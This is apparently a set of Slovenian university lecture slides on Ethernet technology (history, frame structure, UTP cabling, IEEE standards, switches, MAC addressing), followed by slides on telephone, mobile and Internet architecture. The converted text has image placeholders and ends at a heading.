- 1970 Aloha – University of Hawaii
- 1973 Xerox – 3 Mbit/s Ethernet
- 1980 standard DIX (Digital, Intel in Xerox) v1.0 – Ethernet
- 1982 standard DIX v2.0 – Ethernet II
- 1983 IEEE 802.3 – 10Base5 (thick)
- 1985 IEEE 802.3a – 10Base2 (thin)
- 1990 IEEE 802.3i – 10Base-T
- 1995 IEEE 802.3u – 100base-T
  - 100base-TX, 100base-T4, 100base-FX (optika)
- 1997 IEEE 802.3x – standard za full-duplex
- 1998 IEEE 802.3z – 1000base-X (Gigabit Ethernet)
- 1998 IEEE 802.3ac – VLAN
- 2003 IEEE 802.3ae (optika)
- 2006 802.3an – 10G (UTP)




## Ethernet in referenčni model OSI

Referenčni model OSI



Referenčni model Ethernet (IEEE 802.3)



## Značilnosti tehnologije Ethernet


- Tehnologija v osnovi razvita za okolja LAN
  - deluje po princip "Plug and Play"
  - nič ni potrebno nastaviti, vse se zgodi avtomatsko
- Tehnologija Ethernet
  - fizični vmesniki Ethernet
    - prenosne hitrosti 10/100/1000/10000/40000 Mbit/s
    - prenos prek optičnih vodnikov in bakrenih vodnikov
    - brezžični Ethernet – WiFi/WLAN
  - omrežna oprema Ethernet
    - angl. hub, bridge, switch
  - podporni mehanizmi Ethernet
    - VLAN (angl. Virtual LAN) – mehanizem za virtualizacijo omrežja
    - STP (angl. Spanning Tree Protocol) – mehanizem za preprečevanje z
      - zagotavljanje velike razpoložljivosti in redundantnih povezav
    - PoE (angl. Power over Ethernet) – napajanje naprav prek Ethernet
    - Link aggregation – združevanje fizičnih vmesnikov





## Komponente omrežja Ethernet

- **Končne naprave Ethernet**
  - osebni računalniki, delovne postaje, strežniki, IP telefoni
  - usmerjevalniki, požarni zidovi
- **Omrežna oprema Ethernet**
  - stikalo Ethernet (angl. switch) – aktivno vozlišče
  - obnavljalnik/vozel Ethernet (angl. hub) – pasivno vozlišče



Omrežje Ethernet



## Okvir Ethernet in uporabniška vsebina

- **Uporabniška vsebina se prenaša v okvirjih Ethernet**
  - uporabniška vsebina – paketi IPv4, IPv6, ARP, MPLS
- **Naloga okvirja Ethernet**
  - prenos “bitov – uporabniške vsebine” prek fizičnega medija
  - naslavljanje Ethernet naprav, odkrivanje napak pri prenosu
- **Vsebina in velikost okvirja Ethernet je za vse verzije Ethernet-a enaka**
  - omogoča združljivost “novih različic” Ethernet-a za obstoječimi
  - dokler se uporabniška vsebina prenaša prek Ethernet omrežja, se okvir ne spreminja
- **Značilnosti okvirja Ethernet**
  - velikost okvirja je 1518 oktetov
  - velikost “glava + rep” je 18 oktetov
  - velikost koristne vsebine je 1500 oktetov (npr. paketa IPv4)



## Struktura okvirja Ethernet

- **Preamble – niz potreben za sinhronizacijo (1010 ...)**
  - združljivost za nazaj – 10 Mbit Ethernet (asinhron)
  - SFD (Start Frame Delimiter) – konec sinhronizacije (niz 10101011)
- **Destination/source**
  - ciljni/izvorni naslov MAC
- **Length/Type**
  - vrednost manjša od 600 HEX (=1536 dec) – polje Length
  - vrednost enaka ali večja od 600 HEX - polje Type
  - 0800HEX = IPv4, 806HEX=ARP
- **PAD – polnilni biti**
- **FCS – polje za zapis izračunane vrednosti CRC**

### Okvir IEEE 802.3



### Okvir Ethernet II – DIX v2



## Vmesniki Ethernet



## Ethernet vmesniki

- **Ethernet fizični vmesniki – trenutne hitrosti vmesnikov**
  - 10 Mbit/s, 100 Mbit/s, 1 Gbit/s, 10 Gbit/s, (40 Gbit/s, 100 Gbit/s)
- **Mehanizem za avtomatsko prilagajanje hitrosti in način delovanja**
  - half duplex, full duplex
  - npr. vmesnik 1000BASE-T lahko deluje z različnimi hitrostmi: 1000 Mbit/s, 100 Mbit/s, 10 Mbit/s
    - odvisno od hitrosti vmesnika na napravi (stikalo) na katero je priključen
- **Prenos v osnovnem pasu (base band)**
  - omogoča neposreden prenos prek različnih medijev
    - bakreni vodniki (npr. vodnik UTP, konektor RJ45)
    - optični vodniki (npr. večrodovno vlakno MM, konektor LC)



Kabel UTP



Konektor RJ45




Večrodovno optično vlakno s konektorjem LC



## Ethernet – ožičenje UTP

- **Kabel UTP – 8 žilni kabel (4 pari)**
  - oranžna, oranžno-bela
  - zelena, zeleno-bela
  - modro, modro-bela
  - rjava, rjavo-bela




- **Konektor RJ45**

- moški del
- ženski del



- **Klasičen kabel UTP “straight through”**


- povezovanje sponk konektorjev






## Ethernet standardi


### ■ Ethernet vmesniki



### ■ Ethernet naprave



## Fizični in povezavni sloj Ethernet





## Media Access Control (MAC)

### ■ Podstoj, ki določa način sodostopa do skupinskega medija

- kolizijske domene "collision domain"

### ■ MAC – tipi

- deterministični – ne prihaja do kolozij (taking turns)

#### ■ FDDI

- fizično – topologija dvojnega obroča
- logično – topologija obroča


#### ■ Token Ring

- fizično – topologija zvezde
- logično – topologija obroča

- nedeterministični – lahko prihaja do kolozij (first come, first served)

#### ■ CSMA/CD – Carrier Sense Multiple Access/Collision Detection

- fizično – topologija zvezde ali vodila
- logični – topologija vodila



## 10Base5 in 10Base2

### ■ Prenosni medij – 10base5

- "debeli" koaksialni kabel - "thick" (50 Ohm)
- maksimalna dolžina 500 m
- odlična zaščita pred zunanjimi motnjami

### ■ Prenosni medij – 10base2

- "tanek" koaksialni kabel - "thin" (50 Ohm)
- maksimalna dolžina 185 m
- dobra zaščita pred zunanjimi motnjami



### ■ Fizično/logično topologija vodila

### ■ Prenosni način half-duplex

### ■ Teoretična hitrost 10 Mbit/s

### ■ Pravilo 5-4-3

- 5 – število segmentov
- 4 – število regeneratorjev (repeater)
- 3 – število segmentov na katere lahko priključimo terminale





## 10Base-T

### ■ Terminali so centralno povezani na "hub" ali stikalo

- fizično topologija zvezde
- logično topologija vodila

### ■ Prenosna načina



- osnovna verzija half-duplex
- kasneje dodan full-duplex

### ■ Teoretična hitrost

- 10 Mbit/s (half-duplex)
- 20 Mbit/s (full-duplex)

### ■ Prenosni medij

- kabel UTP
  - Kategorija 3 oz. boljši
- maksimalna dolžina 100 m
- konektorji RJ-45



## 100 Mbit/s – Fast Ethernet

### ■ Najbolj razširjena standarda



- 100Base-TX
  - prenosni medij UTP Cat 5
  - konektorji RJ-45
- 100base-FX
  - prenosni medij večrodovno optično vlakno
  - konektorji ST ali SC

### ■ Kodiranje

- 4B/5B
- linijsko kodiranje: MLT-3 (UTP), NRZI (optika)

### ■ Teoretična hitrost



- 100 Mbit/s (half-duplex)
- 200 Mbit/s (full-duplex)





## 1000 Mbit/s – Gigabit Ethernet

- 1000Base-T, 1000Base-SX, 1000Base-LX
- Prenosni medij UTP ali optično vlakno





## 1000Base-T

- Prenosni medij – kabel UTP Cat 5e
  - uporabljeni so vsi štirje pari
- Simultan full-duplex prenos omogoča hitrosti do 1 Gbit/s
  - 4\*250Mbit/s
- Združljiv s standardoma 10base-T in 100base-TX



## Koncept delovanja – 1000Base-T

- **Sporočilo se razdeli na štiri vzporedne nize**
  - vsak niz se posebej kodira, odda, sprejme, dekodira
- **Linijsko kodiranje je 17 nivojsko**
  - velika občutljivost na šum
  - zelo pomembna je kvaliteta kablov in izvedba zaključitev



## 1000Base-SX in 1000Base-LX

- **Kodiranje**
  - 8B/10B
  - linijsko kodiranje NRZ
- **Prenosni način full-duplex (dve optični vlakni)**
- **1000Base-SX**
  - prenosni medij – večrodovno optično vlakno
  - oddajnik – laser ali LED (850 nm)
    - cenejši, krajše razdalje (do 500 m)
- **1000base-LX**
  - prenosni medij – enorodovno/večrodovno optično vlakno
  - oddajnik – laser (1300 nm)
    - dražji, daljše razdalje (do 5000 m)



## Ethernet omrežne naprave




## Ethernet omrežnih naprav

- **Obnavljalnik (angl. regenerator)**
  - dvo portna naprava, ki zgolj slepo prenaša okvirje iz enega omrežja v drugo omrežje (deluje na sloju L1)
- **Vozel (angl. hub)**
  - obnavljalnik z več vrati (porti)
- **Premoščevalnik (angl. bridge)**
  - naprava, ki prenaša okvirje iz enega omrežja v drugo omrežje glede na naslov MAC (deluje na sloju L2)
  - gradi si tabelo, v katero si zapisuje, s kakšnimi naslovi prihajajo okvirji prek določenih vrat. Okvir pošlje samo na tista vrata, katerih naslov ustreza ciljnemu naslovu zapisanem v glavi okvirja Ethernet.
- **Stikalo (angl. switch)**
  - premoščevalnik z več vrati (porti)
- **Usmerjevalnik (angl. router)**
  - naprava, ki prenaša pakete IP iz enega omrežja v drugo omrežje glede na naslov omrežnega nivo (deluje na sloju L3)




## Omrežne naprave – umestitev v OSI



## Ethernet naslavljanje

- **48 bitni naslov MAC zapisan v formatu HEX**
  - sestavljen iz dveh delov: OUI in vendor assigned
  - primeri naslovov OUI
    - Cisco (00-60-2F-xx-xx-xx)
    - IANA multicast (01-00-5E-xx-xx-xx)
- **Tipi naslovov MAC**
  - unicast, multicast, broadcast (FF-FF-FF-FF-FF-FF)





## Ethernet stikalo


- **Standard ANSI/IEEE 802.1D**
  - transparent bridge
  - spanning tree
- **Vzdržuje tabelo (tabela MAC, CAM, Filtering Database) v kateri so vnosi, ki zagotavljajo mapiranje med naslovi MAC in posameznimi fizičnimi vmesniki**
  - statični vnosi
  - dinamični vnosi - posamezen vnos se odstrani po izteku časovnika (Ageing Time = 300 s)
- **Princip delovanja**
  - okvir (unicast) se posreduje samo na tista izhodna vrata, katerih naslov MAC ustreza ciljnemu naslovu zapisanem v glavi okvirja
  - če v tabeli MAC ni vnosa za posamezen ciljni naslov MAC se okvir (unicast) posreduje na vse izhodne vmesnike
  - okvirji, ki vsebujejo multicast in broadcast naslov se posredujejo na vse oktivne izhodne vmesnike



## Princip delovanja stikala Ethernet


tabela MAC

ciljni naslov MAC	izhodni vmesnik
1111.1111.1111	E1
2222.2222.2222	E2
3333.3333.3333	E3
4444.4444.4444	E4






## Omrežne naprave – L1 in L2




## Omrežne naprave L1 in L2 in L3

- Naprave L1 podaljšujejo/povečujejo kolizijske domene
- Kolizijske domene lahko omejimo z
  - premoščevalnikom (bridge)
  - stikalom (switch)
  - usmerjevalnikom (router)
- "Broadcast" domene lahko omejimo z
  - usmerjevalnikom
  - VLAN






## Sodobni komunikacijski sistemi




## Akterji na področju telekomunikacij





## Future Internet




Vir: ITU



## Arhitektura telefonskega omrežja

- IX – mednarodna centrala (2)
- SX – sekundarna centrala (6), PSX (2)
- PX – primarna centrala (cca. 60)
- LC – lokalni koncentrador, tudi lokalna centrala (cca. 500)
  - priključene na PX ali PSX





## Arhitektura mobilnih in brezžičnih omr.


### ■ NMT

- 1991: Komercialna uporaba omrežja NMT v Sloveniji
- ukinitvev NMT omrežja 31.12.2005 s cca 40.000 naročnikov

### ■ GSM

- od 1996: Komercialna uporaba GSM 900 v Sloveniji
- arhitektura omrežja

- kartica SIM
- mobilni terminal
- bazna postaja in nadzorni elementi
- glavni preklopni center in prehodni elementi
- naročniške baze in registri podatkov
- vzpostavljanje in vzdrževanje povezav
  - izvajanje prehodov, roaming



5

www.ltfe.org, Laboratorij za telekomunikacije



## Internet

### ■ Milijoni hostov (končnih sistemov)

- inter-connected, na njih tečejo aplikacije

### ■ Različne komunikacijske povezave

- optika, baker, radio, sateliti

### ■ Routerji


- Usmerjajo in forwarirajo pakete

### ■ Internet: "omrežje omrežij"

- "loosely" hierarhično

### ■ Javen

- V primerjavi s privatnim intranetom




www.ltfe.org, Laboratorij za telekomunikacije

6




## Arhitektura interneta: Tier 1

- Največji “Tier 1” ISPji v v centru interneta, npr. MCI, Sprint, AT&T, C&W, DT, BT nacionalno/mednarodno pokrivanje
  - med sabo se obravnavajo kot enaki in enakovredni
- “roughly” hierarhično



## Arhitektura interneta: Tier 2

